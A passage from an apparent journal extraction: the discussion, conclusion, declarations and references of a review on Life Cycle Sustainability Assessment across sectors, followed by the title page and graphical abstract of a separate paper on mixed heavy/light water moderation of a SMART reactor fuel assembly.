Research in services and materials science targets enhancing the efficiency of service processes and material selection. Biedermann et al. (2021) evaluated clothing boutiques and exhibition layouts, while Lopez et al. (2020) analyzed dairy production processes and retail clothing using foreground and background systems [78] [79]. In materials science, Raymond et al. (2021) compared five flooring materials, Cimprich et al. (2018) examined material substitution for electric vehicles and dental X-ray systems, and Blundo et al. (2019) evaluated ceramic tiles produced in Italy [80][81][82]. Akhtar et al. (2017) studied material selection for sewer pipes using AHP [83]. These studies enhance the efficiency and sustainability of service processes and material choices in various applications.

5. DISCUSSION (TARTIŞMA)

This study provides a detailed analysis of 70 academic works examining the application of Life Cycle Sustainability Assessment (LCSA) methods across various sectors. The findings indicate that LCSA is utilized in a wide range of fields, including construction, energy, chemistry, and others. In the construction sector, LCSA is frequently integrated with Building Information Modeling (BIM) for

sustainability analyses. In the energy sector, LCSA is combined with methods such as Life Cycle Costing (LCC) and Social Life Cycle Assessment (S-LCA) to comprehensively evaluate the environmental, economic, and social sustainability performance of projects. In the chemical sector, LCSA is integrated with LCA+LCC and unique methods to enhance process efficiency and reduce environmental impacts.

There are notable differences in the methods and case studies applied in each sector. While the LCSA method is actively used in the construction, energy, and chemical sectors, its application rate in the product design field is quite low. This highlights the importance of sustainability assessments during the product design phase. Studies related to product design generally focus on evaluating existing finished products. Such studies aim to analyze the sustainability performance of products post-production, without sufficiently emphasizing the importance of sustainability decisions made during

the early stages of the design process. Applying the LCSA approach at the beginning of the product design process, before production, is crucial for ensuring the implementation of sustainable decisions. However, the low usage of LCSA in the product sector is noteworthy and indicates a gap in the application of sustainable design.

The provided data in the Figure 2. further elucidates the sectoral differences in the application of LCSA over three distinct periods (2012-2007, 2018-2013, and 2024-2019). For instance, in the construction sector, there has been a consistent increase in the number of studies applying LCSA, reaching 14 studies in the period from 2024 to 2019. This indicates a strong and growing commitment to integrating sustainability assessments within the construction industry. Similarly, the energy sector also shows a significant number of studies utilizing LCSA, particularly in the 2018-2013 and 2024-2019 periods, with 7 and 5 studies respectively




Figure 2. Frequency of LCSA Methods Application Across Various Sectors by Year (Yıllara göre çeşitli sektörlerde LCSA yöntemlerinin uygulanma sıklığı)

In contrast, the product design sector remains underrepresented in LCSA applications, with only 4 studies noted in the most recent period. This stark difference underscores the need for greater emphasis on sustainability in product design. There could be several reasons for the lower preference for the LCSA method in the product sector. One reason might be the much faster production process in the product sector compared to sectors like construction, energy, and automotive. Product designs require quick decision-making due to the faster pace of the process compared to designing a bridge, for example. Another reason could be that many products in the sector have shorter lifespans or are intended to have shorter lifespans.

Unfortunately, the product sector, aligned with capitalism, supports rapid consumption and repeat purchases. Sustainable solutions, which would extend the product lifespan, are often met with resistance by firms. At this point, industrial collaborations and incentives can be used to provide companies with education and consultancy services, explaining the benefits of sustainable design from the perspectives of reducing production costs, improving quality, reducing waste, selecting appropriate materials, and aligning with customer preferences.

Other sectors, such as chemicals and materials, also demonstrate substantial engagement with LCSA, as evidenced by the high number of studies (8 for

materials and 8 for chemicals in the 2024-2019 period). The logistics, agriculture, and automotive sectors show moderate engagement with LCSA, but they lag behind the leading sectors. For example, the logistics sector has seen an increase from 0 studies in the 2012-2007 period to 1 in the 2018-2013 period and 3 in the 2024-2019 period. Similarly, the automotive sector, which is crucial for addressing environmental impacts, shows incremental growth but remains limited in the number of studies. The service sector also appears to be gradually adopting LCSA, with 2 studies in the most recent period. This suggests an emerging recognition of the importance of sustainability in service-oriented industries.

Despite the demonstrated benefits of Life Cycle Sustainability Assessment (LCSA) across various sectors, its application in product design remains significantly underrepresented, and several key barriers contribute to this low adoption rate. One major challenge is the fast-paced nature of the product development process. Unlike industries such as construction or energy, where projects have longer timelines, product design cycles require rapid decision-making. This urgency often conflicts with the thorough and time-consuming analyses that LCSA entails, leading companies to prioritize short-term gains and quicker time-to-market over comprehensive sustainability assessments.

Another key factor is the short lifespan of many products in the design sector, which is often dictated by market demand for rapid consumption and frequent product turnover. In capitalist economies, where fast consumption is encouraged, extending the product lifecycle through sustainable design may seem counterproductive for firms reliant on repeated purchases. This creates a disincentive to adopt sustainability frameworks like LCSA that would prolong product use and reduce waste.

Additionally, cost and resource constraints pose a significant barrier to the implementation of LCSA at the early stages of product design. Performing LCSA requires specialized expertise, tools, and time, which may strain the resources of companies, particularly smaller firms. The costs associated with subscription-based LCSA tools, such as PSILCA and SHDB for Social Life Cycle Assessment (S-LCA), further deter widespread adoption. Companies may view the financial burden of integrating such tools as prohibitive, especially when the perceived immediate return on investment is unclear.

Moreover, there is a lack of awareness and expertise within many companies regarding the long-term

benefits of sustainable product design. Many firms are unaware that implementing LCSA could ultimately lead to reduced production costs, improved product quality, and increased consumer preference for sustainable products. The limited internal expertise to conduct LCSA further compounds this challenge, as companies may not have the in-house capabilities to undertake such assessments effectively.

Overall, this study highlights the critical need for future research and policy interventions to promote the broader adoption of LCSA, particularly in the product design sector. By integrating LCSA early in the design process, industries can improve the sustainability performance of their products and processes, reduce production costs, improve quality, minimize waste, select appropriate materials, and better meet customer preferences. Additionally, strategies to overcome barriers such as cost and time constraints should be explored to facilitate the wider implementation of LCSA across all sectors.

6. CONCLUSION (SONUÇ)

This study provides a comprehensive analysis of the application of Life Cycle Sustainability Assessment (LCSA) methods across various sectors, highlighting significant disparities in adoption. While LCSA is actively utilized in sectors like construction, energy, and chemicals, its application in the product design sector remains notably low. This discrepancy underscores the need for greater emphasis on integrating sustainability assessments during the early stages of product design, which is crucial for making sustainable decisions.

The findings indicate that in sectors such as construction and energy, LCSA is often integrated with methods like Building Information Modeling (BIM) and Life Cycle Costing (LCC) to evaluate sustainability performance comprehensively. However, in the product design sector, studies tend to focus on evaluating existing products post-production, neglecting the importance of early-stage sustainability decisions. The rapid production processes and shorter product lifespans in this sector, driven by a capitalist market that favors rapid consumption, contribute to this gap.

The data further reveal that other sectors, such as chemicals and materials, show substantial engagement with LCSA, while logistics, agriculture, and automotive sectors exhibit moderate but growing adoption. The service sector is also gradually recognizing the importance of

sustainability, as indicated by the recent increase in LCSA applications.

In conclusion, the analysis highlights significant disparities in the adoption of LCSA across different sectors. While some sectors, such as construction, energy, and chemicals, demonstrate robust engagement with LCSA, others, notably the product design sector, show limited application. This gap presents a critical opportunity for future research and policy interventions aimed at promoting LCSA in underrepresented sectors. Emphasizing the integration of LCSA early in the design process can foster sustainable decision-making and improve the overall sustainability performance of products and processes across industries.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Seher DEMİR: She conducted the literature review, analyzed the results, and carried out the writing process of the paper.

Literatür taraması yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

Veysel ÖZDEMİR: He provided guidance and contributed to the planning and direction of the research.

He provided guidance in the planning and steering of the research

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] J. B. Guinée and R. Heijungs, "Life Cycle Sustainability Analysis: Framing Questions to Approaches," *J. Ind. Ecol.*, vol. 15, no. 5, pp. 656–658, Oct. 2011, doi: <https://doi.org/10.1111/j.1530-9290.2011.00398.x>.

- [2] T. E. Swarr et al., "Environmental life-cycle costing: A code of practice," *International Journal of Life Cycle Assessment*, vol. 16, no. 5. 2011, doi: 10.1007/s11367-011-0287-5.
- [3] M. Finkbeiner, E. M. Schau, A. Lehmann, and M. Traverso, "Towards Life Cycle Sustainability Assessment," *Sustainability*, vol. 2, no. 10. pp. 3309–3322, 2010, doi: 10.3390/su2103309.
- [4] A. Zamagni, H. L. Pesonen, and T. Swarr, "From LCA to Life Cycle Sustainability Assessment: Concept, practice and future directions," *Int. J. Life Cycle Assess.*, vol. 18, no. 9, 2013, doi: 10.1007/s11367-013-0648-3.
- [5] United Nations, "Transforming Our World: the 2030 Agenda for Sustainable Development United Nations United Nations Transforming Our World: the 2030 Agenda for Sustainable Development," United Nations, 2015.
- [6] J. Ottman, *The New Rules of Green Marketing: Strategies, Tools, and Inspiration for Sustainable Branding*, 1st Editio. London: Berrett-Koehler Publishers, 2011.
- [7] EMF, "Towards the Circular Economy: Vol. 1: Economic and business rationale for an accelerated transition," Ellen MacArthur Found., vol. 1, 2014.
- [8] M. Charter and U. Tischner, *Sustainable solutions: Developing products and services for the future*. 2017.
- [9] T. E. Graedel and B. R. Allenby, "Industrial Ecology and Sustainable Engineering," Pearson Educ. Inc., 2010.
- [10] M. E. Porter and C. Van Der Linde, "Toward a New Conception of the Environment-Competitiveness Relationship The Link from Regulation to Promoting Innovation," *J. Econ. Perspect.*, vol. 9, no. 4—Fall, 1995.
- [11] S. L. Hart, M. B. Milstein, and J. Caggiano, "Creating sustainable value," *Academy of Management Executive*, vol. 17, no. 2. 2003, doi: 10.5465/ame.2003.10025194.
- [12] E. Manzini and C. Vezzoli, "Product-Service Systems and Sustainability: Opportunities for Sustainable Solutions," 2003.
- [13] E. Vázquez-López, J. Solís-Guzmán, and M. Marrero, "A Work Breakdown Structure for Estimating Building Life Cycle Cost Aligned with Sustainable Assessment—Application to Functional Costs,"

- Buildings, vol. 14, p. 1119, Apr. 2024, doi: 10.3390/buildings14041119.
- [14] Z. Ullah, A. R. Nasir, F. K. Alqahtani, F. Ullah, M. J. Thaheem, and A. Maqsoom, "Life Cycle Sustainability Assessment of Healthcare Buildings: A Policy Framework," *Buildings*, vol. 13, no. 9, 2023, doi: 10.3390/buildings13092143.
- [15] C. LLatas, B. Soust-Verdaguer, A. Hollberg, E. Palumbo, and R. Quiñones, "BIM-based LCSA application in early design stages using IFC," *Autom. Constr.*, vol. 138, p. 104259, Jun. 2022, doi: 10.1016/J.AUTCON.2022.104259.
- [16] F. Shadram and J. Mukkavaara, "Improving Life Cycle Sustainability and Profitability of Buildings through Optimization: A Case Study," *Buildings*, vol. 12, no. 4, Apr. 2022, doi: 10.3390/BUILDINGS12040497.
- [17] M. V. A. P. M. Filho, B. B. F. da Costa, M. Najjar, K. V. Figueiredo, M. B. de Mendonça, and A. N. Haddad, "Sustainability Assessment of a Low-income Building: A BIM-LCSA-FAHP-based Analysis," *Buildings*, vol. 12, no. 2, 2022, doi: 10.3390/buildings12020181.
- [18] T. Jena and S. Kaewunruen, "Life cycle sustainability assessments of an innovative frp composite footbridge," *Sustain.*, vol. 13, no. 23, 2021, doi: 10.3390/su132313000.
- [19] B. Soust-Verdaguer, I. Bernardino Galeana, C. Llatas, M. V. Montes, E. Hoxha, and A. Passer, "How to conduct consistent environmental, economic, and social assessment during the building design process. A BIM-based Life Cycle Sustainability Assessment method," *J. Build. Eng.*, vol. 45, 2022, doi: 10.1016/j.jobe.2021.103516.
- [20] O. O. Tokede, A. Roetzel, and G. Ruge, "A holistic life cycle sustainability evaluation of a building project," *Sustain. Cities Soc.*, vol. 73, 2021, doi: 10.1016/j.scs.2021.103107.
- [21] S. Y. Janjua, P. K. Sarker, and W. K. Biswas, "Sustainability implications of service life on residential buildings – An application of life cycle sustainability assessment framework," *Environ. Sustain. Indic.*, vol. 10, 2021, doi: 10.1016/j.indic.2021.100109.
- [22] K. Ek, A. Mathern, R. Rempling, P. Brinkhoff, M. Karlsson, and M. Norin, "Life cycle sustainability performance assessment method for comparison of civil engineering works design concepts: Case study of a bridge," *Int. J. Environ. Res. Public Health*, vol. 17, no. 21, 2020, doi: 10.3390/ijerph17217909.
- [23] I. J. Navarro, V. Penadés-Plà, D. Martínez-Muñoz, R. Rempling, and V. Yepes, "Life cycle sustainability assessment for multi-criteria decision making in bridge design: A review," *Journal of Civil Engineering and Management*, vol. 26, no. 7. 2020, doi: 10.3846/jcem.2020.13599.
- [24] J. E. Padgett and N. Vishnu, "Interaction of life-cycle phases in a probabilistic life-cycle framework for civil infrastructure system sustainability," *Sustain. Resilient Infrastruct.*, vol. 5, no. 5, 2020, doi: 10.1080/23789689.2019.1574514.
- [25] C. J. Milani and M. Kripka, "Evaluation of short span bridge projects with a focus on sustainability," *Struct. Infrastruct. Eng.*, vol. 16, no. 2, 2020, doi: 10.1080/15732479.2019.1662815.
- [26] S. Liu and S. Qian, "Towards sustainability-oriented decision making: Model development and its validation via a comparative case study on building construction methods," *Sustain. Dev.*, vol. 27, no. 5, 2019, doi: 10.1002/sd.1946.
- [27] Y. Ostermeyer, H. Wallbaum, and F. Reuter, "Multidimensional Pareto optimization as an approach for site-specific building refurbishment solutions applicable for life cycle sustainability assessment," *Int. J. Life Cycle Assess.*, vol. 18, no. 9, 2013, doi: 10.1007/s11367-013-0548-6.
- [28] G. Gonzales-Calienes, M. Kannangara, and F. Bensebaa, "Economic and Environmental Viability of Lithium-Ion Battery Recycling—Case Study in Two Canadian Regions with Different Energy Mixes," *Batteries*, vol. 9, no. 7, 2023, doi: 10.3390/batteries9070375.
- [29] H. Amini Toosi, M. Lavagna, F. Leonforte, C. Del Pero, and N. Aste, "A novel LCSA-Machine learning based optimization model for sustainable building design-A case study of energy storage systems," *Build. Environ.*, vol. 209, 2022, doi: 10.1016/j.buildenv.2021.108656.
- [30] R. J. Bonilla-Alicea and K. Fu, "Social life-cycle assessment (S-LCA) of residential rooftop solar panels using challenge-derived framework," *Energy. Sustain. Soc.*, vol. 12, no. 1, 2022, doi: 10.1186/s13705-022-00332-w.
- [31] J. Santillán-Saldivar et al., "Design of an endpoint indicator for mineral resource supply risks in life cycle sustainability

- assessment: The case of Li-ion batteries,” *J. Ind. Ecol.*, vol. 25, no. 4, 2021, doi: 10.1111/jiec.13094.
- [32] F. Guarino, M. Cellura, and M. Traverso, “Costructural law, exergy analysis and life cycle energy sustainability assessment: an expanded framework applied to a boiler,” *Int. J. Life Cycle Assess.*, vol. 25, no. 10, 2020, doi: 10.1007/s11367-020-01779-9.
- [33] S. Moslehi and T. A. Reddy, “A new quantitative life cycle sustainability assessment framework: Application to integrated energy systems,” *Appl. Energy*, vol. 239, 2019, doi: 10.1016/j.apenergy.2019.01.237.
- [34] N. Mahbub, A. O. Oyedun, H. Zhang, A. Kumar, and W. R. Poganietz, “A life cycle sustainability assessment (LCSA) of oxymethylene ether as a diesel additive produced from forest biomass,” *Int. J. Life Cycle Assess.*, vol. 24, no. 5, 2019, doi: 10.1007/s11367-018-1529-6.
- [35] M. Z. Akber, M. J. Thaheem, and H. Arshad, “Life cycle sustainability assessment of electricity generation in Pakistan: Policy regime for a sustainable energy mix,” *Energy Policy*, vol. 111, 2017, doi: 10.1016/j.enpol.2017.09.022.
- [36] B. Atilgan and A. Azapagic, “An integrated life cycle sustainability assessment of electricity generation in Turkey,” *Energy Policy*, vol. 93, 2016, doi: 10.1016/j.enpol.2016.02.055.
- [37] N. C. Onat, S. Gumus, M. Kucukvar, and O. Tatari, “Application of the TOPSIS and intuitionistic fuzzy set approaches for ranking the life cycle sustainability performance of alternative vehicle technologies,” *Sustain. Prod. Consum.*, vol. 6, 2016, doi: 10.1016/j.spc.2015.12.003.
- [38] L. Stamford and A. Azapagic, “Life cycle sustainability assessment of electricity options for the UK,” *Int. J. Energy Res.*, vol. 36, no. 14, 2012, doi: 10.1002/er.2962.
- [39] C. Nzila, J. Dewulf, H. Spanjers, D. Tuigong, H. Kiriamiti, and H. van Langenhove, “Multi criteria sustainability assessment of biogas production in Kenya,” *Appl. Energy*, vol. 93, 2012, doi: 10.1016/j.apenergy.2011.12.020.
- [40] M. Traverso, F. Asdrubali, A. Francia, and M. Finkbeiner, “Towards life cycle sustainability assessment: An implementation to photovoltaic modules,” *Int. J. Life Cycle Assess.*, vol. 17, no. 8, 2012, doi: 10.1007/s11367-012-0433-8.
- [41] E. M. Schau, M. Traverso, A. Lehmannann, and M. Finkbeiner, “Life cycle costing in sustainability assessment-A case study of remanufactured alternators,” *Sustainability*, vol. 3, no. 11, 2011, doi: 10.3390/su3112268.
- [42] Z. Zhou, H. Jiang, and L. Qin, “Life cycle sustainability assessment of fuels,” *Fuel*, vol. 86, no. 1–2, 2007, doi: 10.1016/j.fuel.2006.06.004.
- [43] M. Mori et al., “Life cycle sustainability assessment of a proton exchange membrane fuel cell technology for ecodesign purposes,” *Int. J. Hydrogen Energy*, vol. 48, no. 99, 2023, doi: 10.1016/j.ijhydene.2023.05.255.
- [44] P. Gosalvit, R. M. Cuéllar-Franca, R. Smith, and A. Azapagic, “Integrating process modelling and sustainability assessment to improve the environmental and economic sustainability in the cheese industry,” *Sustain. Prod. Consum.*, vol. 28, 2021, doi: 10.1016/j.spc.2021.07.022.
- [45] P. Pradhan, P. Karan, and R. Chakraborty, “Life cycle sustainability assessment of optimized biodiesel production from used rice bran oil employing waste derived-hydroxyapatite supported vanadium catalyst,” *Environ. Sci. Pollut. Res.*, vol. 29, no. 14, 2022, doi: 10.1007/s11356-021-16482-x.
- [46] N. Samaroo, N. Koylass, M. Guo, and K. Ward, “Achieving absolute sustainability across integrated industrial networks-a case study on the ammonia process,” *Green Chem.*, vol. 22, no. 19, 2020, doi: 10.1039/d0gc02520h.
- [47] X. Zhang, L. Zhang, K. Y. Fung, B. R. Bakshi, and K. M. Ng, “Sustainable product design: A life-cycle approach,” *Chem. Eng. Sci.*, vol. 217, 2020, doi: 10.1016/j.ces.2020.115508.
- [48] J. M. Aberilla, A. Gallego-Schmid, L. Stamford, and A. Azapagic, “An integrated sustainability assessment of synergistic supply of energy and water in remote communities,” *Sustain. Prod. Consum.*, vol. 22, 2020, doi: 10.1016/j.spc.2020.01.003.
- [49] M. Nieder-Heitmann, K. F. Haigh, and J. F. Görgens, “Life cycle assessment and multi-criteria analysis of sugarcane biorefinery scenarios: Finding a sustainable solution for the South African sugar industry,” *J. Clean. Prod.*, vol. 239, 2019, doi: 10.1016/j.jclepro.2019.118039.
- [50] Á. Botos, J. D. Graham, and Z. Illés, “Industrial chemical regulation in the

- European Union and the United States: a comparison of REACH and the amended TSCA#,” *J. Risk Res.*, vol. 22, no. 10, 2019, doi: 10.1080/13669877.2018.1454495.
- [51] E. Ekener, J. Hansson, A. Larsson, and P. Peck, “Developing Life Cycle Sustainability Assessment methodology by applying values-based sustainability weighting - Tested on biomass based and fossil transportation fuels,” *J. Clean. Prod.*, vol. 181, 2018, doi: 10.1016/j.jclepro.2018.01.211.
- [52] T. A. Nguyen, Y. Maeda, K. Kuroda, and K. Otsuka, “Inclusive impact assessment for the sustainability of vegetable oil-based biodiesel - Part II: Sustainability assessment of inedible vegetable oil-based biodiesel in Ha Long Bay, Vietnam,” *J. Clean. Prod.*, vol. 168, 2017, doi: 10.1016/j.jclepro.2017.08.238.
- [53] C. Wulf, P. Zapp, A. Schreiber, J. Marx, and H. Schlör, “Lessons Learned from a Life Cycle Sustainability Assessment of Rare Earth Permanent Magnets,” *J. Ind. Ecol.*, vol. 21, no. 6, 2017, doi: 10.1111/jiec.12575.
- [54] M. Kucukvar, M. Noori, G. Egilmez, and O. Tatari, “Stochastic decision modeling for sustainable pavement designs,” *Int. J. Life Cycle Assess.*, vol. 19, no. 6, 2014, doi: 10.1007/s11367-014-0723-4.
- [55] L. Schneider et al., “The economic resource scarcity potential (ESP) for evaluating resource use based on life cycle assessment,” *Int. J. Life Cycle Assess.*, vol. 19, no. 3, 2014, doi: 10.1007/s11367-013-0666-1.
- [56] M. Kucukvar, S. Gumus, G. Egilmez, and O. Tatari, “Ranking the sustainability performance of pavements: An intuitionistic fuzzy decision making method,” *Autom. Constr.*, vol. 40, 2014, doi: 10.1016/j.autcon.2013.12.009.
- [57] Y. Song et al., “Comparative life-cycle sustainability assessment of centralized and decentralized remediation strategies at the city level,” *Sci. Total Environ.*, vol. 919, 2024, doi: 10.1016/j.scitotenv.2024.170908.
- [58] T. Opher, E. Friedler, and A. Shapira, “Comparative life cycle sustainability assessment of urban water reuse at various centralization scales,” *Int. J. Life Cycle Assess.*, vol. 24, no. 7, 2019, doi: 10.1007/s11367-018-1469-1.
- [59] K. R. Reddy, J. K. Chetri, and K. Kiser, “Quantitative sustainability assessment of various remediation alternatives for contaminated lake sediments: Case study,” *Sustain. (United States)*, vol. 11, no. 6, 2018, doi: 10.1089/sus.2018.0021.
- [60] J. Wang, S. D. Maier, R. Horn, R. Holländer, and R. Aschemann, “Development of an ex-ante sustainability assessment methodology for municipal solid waste management innovations,” *Sustain.*, vol. 10, no. 9, 2018, doi: 10.3390/su10093208.
- [61] W. I. Sou, A. Chu, and P. T. Chiueh, “Sustainability assessment and prioritisation of bottom ash management in Macao,” *Waste Manag. Res.*, vol. 34, no. 12, 2016, doi: 10.1177/0734242X16665914.
- [62] P. P. Kalbar, S. Karmakar, and S. R. Asolekar, “Life cycle-based decision support tool for selection of wastewater treatment alternatives,” *J. Clean. Prod.*, vol. 117, 2016, doi: 10.1016/j.jclepro.2016.01.036.
- [63] R. K. Foolmaun and T. Ramjeawon, “Life cycle sustainability assessments (LCSA) of four disposal scenarios for used polyethylene terephthalate (PET) bottles in Mauritius,” *Environ. Dev. Sustain.*, vol. 15, no. 3, 2013, doi: 10.1007/s10668-012-9406-0.
- [64] N. R. Khalili, D. Ehrlich, and K. Dia-Eddine, “A qualitative multi-criteria, multi stakeholder decision making tool for sustainable waste management,” *Prog. Ind. Ecol.*, vol. 8, no. 1–2, 2013, doi: 10.1504/PIE.2013.055063.
- [65] J. Ren and S. Toniolo, “Life cycle sustainability decision-support framework for ranking of hydrogen production pathways under uncertainties: An interval multi-criteria decision making approach,” *J. Clean. Prod.*, vol. 175, 2018, doi: 10.1016/j.jclepro.2017.12.070.
- [66] C. Helbig et al., “Extending the geopolitical supply risk indicator: Application of life cycle sustainability assessment to the petrochemical supply chain of polyacrylonitrile-based carbon fibers,” *J. Clean. Prod.*, vol. 137, 2016, doi: 10.1016/j.jclepro.2016.07.214.
- [67] J. Ren, A. Manzardo, A. Mazzi, F. Zuliani, and A. Scipioni, “Prioritization of bioethanol production pathways in China based on life cycle sustainability assessment and multicriteria decision-making,” *Int. J. Life Cycle Assess.*, vol. 20,

- no. 6, 2015, doi: 10.1007/s11367-015-0877-8.
- [68] A. Cimprich et al., “Extension of geopolitical supply risk methodology: Characterization model applied to conventional and electric vehicles,” *J. Clean. Prod.*, vol. 162, 2017, doi: 10.1016/j.jclepro.2017.06.063.
- [69] E. D. Gemechu, G. Sonnemann, and S. B. Young, “Geopolitical-related supply risk assessment as a complement to environmental impact assessment: the case of electric vehicles,” *Int. J. Life Cycle Assess.*, vol. 22, no. 1, 2017, doi: 10.1007/s11367-015-0917-4.
- [70] N. C. Onat, M. Kucukvar, O. Tatari, and Q. P. Zheng, “Combined application of multi-criteria optimization and life-cycle sustainability assessment for optimal distribution of alternative passenger cars in U.S.,” *J. Clean. Prod.*, vol. 112, 2016, doi: 10.1016/j.jclepro.2015.09.021.
- [71] A. I. De Luca, G. Falcone, T. Stillitano, N. Iofrida, A. Strano, and G. Gulisano, “Evaluation of sustainable innovations in olive growing systems: A Life Cycle Sustainability Assessment case study in southern Italy,” *J. Clean. Prod.*, vol. 171, 2018, doi: 10.1016/j.jclepro.2017.10.119.
- [72] R. B. Zortea, V. G. Maciel, and A. Passuello, “Sustainability assessment of soybean production in Southern Brazil: A life cycle approach,” *Sustain. Prod. Consum.*, vol. 13, 2018, doi: 10.1016/j.spc.2017.11.002.
- [73] R. Aziz, P. Chevakidagarn, and S. Danteravanich, “Life cycle sustainability assessment of community composting of agricultural and agro industrial wastes,” *J. Sustain. Sci. Manag.*, vol. 11, no. 2, 2016.
- [74] W. C. Lam, S. de Regel, K. Peeters, and C. Spirinckx, “Applying life cycle sustainability assessment to maximise the innovation potential of new technologies for critical components in wind turbines,” in *Journal of Physics: Conference Series*, 2021, vol. 2042, no. 1, doi: 10.1088/1742-6596/2042/1/012103.
- [75] L. Zanchi, M. Delogu, C. A. Dattilo, A. Zamagni, and F. Del Pero, “Integrating Life Cycle Sustainability Assessment Results Using Fuzzy-TOPSIS in Automotive Lightweighting,” *SAE Int. J. Mater. Manuf.*, vol. 14, no. 3, 2021, doi: 10.4271/05-14-03-0022.
- [76] I. Ribeiro et al., “Framework for life cycle sustainability assessment of additive manufacturing,” *Sustain.*, vol. 12, no. 3, 2020, doi: 10.3390/su12030929.
- [77] C. Feng and S. Huang, “The analysis of key technologies for sustainable machine tools design,” *Applied Sciences (Switzerland)*, vol. 10, no. 3, 2020, doi: 10.3390/app10030731.
- [78] A. Biedermann, N. M. López, J. L. S. Sáenz, and J. I. V. Martín, “Sustainability improvement in complex systems composed of products and services,” *Int. J. Life Cycle Assess.*, vol. 27, no. 1, 2022, doi: 10.1007/s11367-021-02014-9.
- [79] N. M. López, J. L. S. Sáenz, A. Biedermann, and A. S. Tierz, “Sustainability assessment of product-service systems using flows between systems approach,” *Sustain.*, vol. 12, no. 8, 2020, doi: 10.3390/SU12083415.
- [80] A. J. Raymond, J. T. DeJong, A. Kendall, J. T. Blackburn, and R. Deschamps, “Life Cycle Sustainability Assessment of Geotechnical Ground Improvement Methods,” *J. Geotech. Geoenvironmental Eng.*, vol. 147, no. 12, 2021, doi: 10.1061/(asce)gt.1943-5606.0002646.
- [81] A. Cimprich, K. S. Karim, and S. B. Young, “Extending the geopolitical supply risk method: material ‘substitutability’ indicators applied to electric vehicles and dental X-ray equipment,” *Int. J. Life Cycle Assess.*, vol. 23, no. 10, 2018, doi: 10.1007/s11367-017-1418-4.
- [82] D. Settembre Blundo, F. E. García-Muiña, M. Pini, L. Volpi, C. Siligardi, and A. M. Ferrari, “Sustainability as source of competitive advantages in mature sectors: The case of Ceramic District of Sassuolo (Italy),” *Smart Sustain. Built Environ.*, vol. 8, no. 1, 2019, doi: 10.1108/SASBE-07-2018-0038.
- [83] S. Akhtar, B. Reza, K. Hewage, A. Shahriar, A. Zargar, and R. Sadiq, “Life cycle sustainability assessment (LCSA) for selection of sewer pipe materials,” *Clean Technol. Environ. Policy*, vol. 17, no. 4, 2014, doi: 10.1007/s10098-014-0849-x.

Neutronic analysis of mixed H₂O/D₂O moderated SMART reactor fuel assembly with varying fractions of D₂O during the fuel burnup

Behram MELİKKENDLİ^{1*} 

¹ Department of Nuclear Engineering, Hacettepe University, Beytepe, Ankara 06800, Turkey

Article Info

Research article
Received: 13/08/2024
Revision: 06/09/2024
Accepted: 09/09/2024

Keywords

SMART Reactor
Burnup
Spectrum
Moderator
Serpent

Makale Bilgisi

Araştırma makalesi
Başvuru: 13/08/2024
Düzeltilme: 06/09/2024
Kabul: 09/09/2024

Anahtar Kelimeler

SMART Reaktörü
Yanma Oranı
Spektrum
Yavaşlatıcı
Serpent

Graphical/Tabular Abstract (Grafik Özet)

The present work investigates how the mixed heavy/light water moderator affects the cycle length of a fuel assembly. / Bu çalışma, karışık ağır/hafif su yavaşlatıcısının yakıt demeti çevrim süresi üzerindeki etkisini araştırmaktadır.




Figure A: Extension of the cycle length by changing the heavy water fraction during the burnup /**Şekil A:** Yanma sırasında ağır su oranını değiştirerek çevrim süresinin uzatılması.

Highlights (Önemli noktalar)

- The mixed heavy/light water mixture is considered as the moderator. / Karışık ağır/hafif su karışımı moderatör olarak dikkate alınır.
- The volume fraction of heavy water in each burnup-step is calculated. / Her yanma adımındaki ağır suyun hacim oranı hesaplanır.
- Fuel mass saving is calculated. / Yakıt kütlesi tasarrufu hesaplanır

Aim (Amaç): This work aims to investigate the effects of mixed heavy/light water moderator, with varying fractions of heavy water during the burnup, on the burnup performance of the SMART reactor's fuel assembly. / Bu çalışmada, yanma sırasında farklı oranlarda ağır su içeren karışık ağır/hafif su yavaşlatıcının, SMART reaktörünün yakıt demetinin yanma performansı üzerindeki etkileri araştırılmıştır.

Originality (Özgünlük): Calculation method of heavy water volume fraction in each burnup step is provided; and by implementing the proposed method on an assembly containing (Th + U)O₂ fuel, the UO₂ mass saving is calculated. / Her yanma adımındaki ağır su hacim oranının hesaplanması için gereken yöntem sağlanır; önerilen yöntemi (Th + U)O₂ yakıtı içeren bir düzenekte uygulayarak, UO₂ kütle tasarrufu hesaplanır

Results (Bulgular): The neutron spectrum is shifted to the resonance region at the beginning of the cycle whereas toward the end of the cycle, by increasing the light water fraction, the neutron spectrum becomes softer. / Nötron spektrumu çevrimin başlangıcında rezonans bölgesine kayarken, çevrimin sonuna doğru hafif su oranı arttıkça nötron spektrumu daha yumuşak (termal) hale gelir.

Conclusion (Sonuç): The cycle burnup is extended by almost 21%. Unlike the light water moderated reactors there is a high conversion ratio at the beginning of the cycle. / Çevrimin yanma süresi neredeyse %21 oranında uzatılır. Hafif su yavaşlatıcılı reaktörlerin aksine, çevrimin başlangıcında daha yüksek bir dönüşüm oranı görülmektedir.



Neutronic analysis of mixed H₂O/D₂O moderated SMART reactor fuel assembly with varying fractions of D₂O during the fuel burnup

Behram MELİKKENDLİ^{1*}

¹ Department of Nuclear Engineering, Hacettepe University, Beytepe, Ankara 06800, Turkey

Article Info

Research article
Received: 13/08/2024
Revision: 06/09/2024
Accepted: 09/09/2024

Keywords

SMART Reactor
Burnup
Spectrum
Moderator
Serpent

Abstract

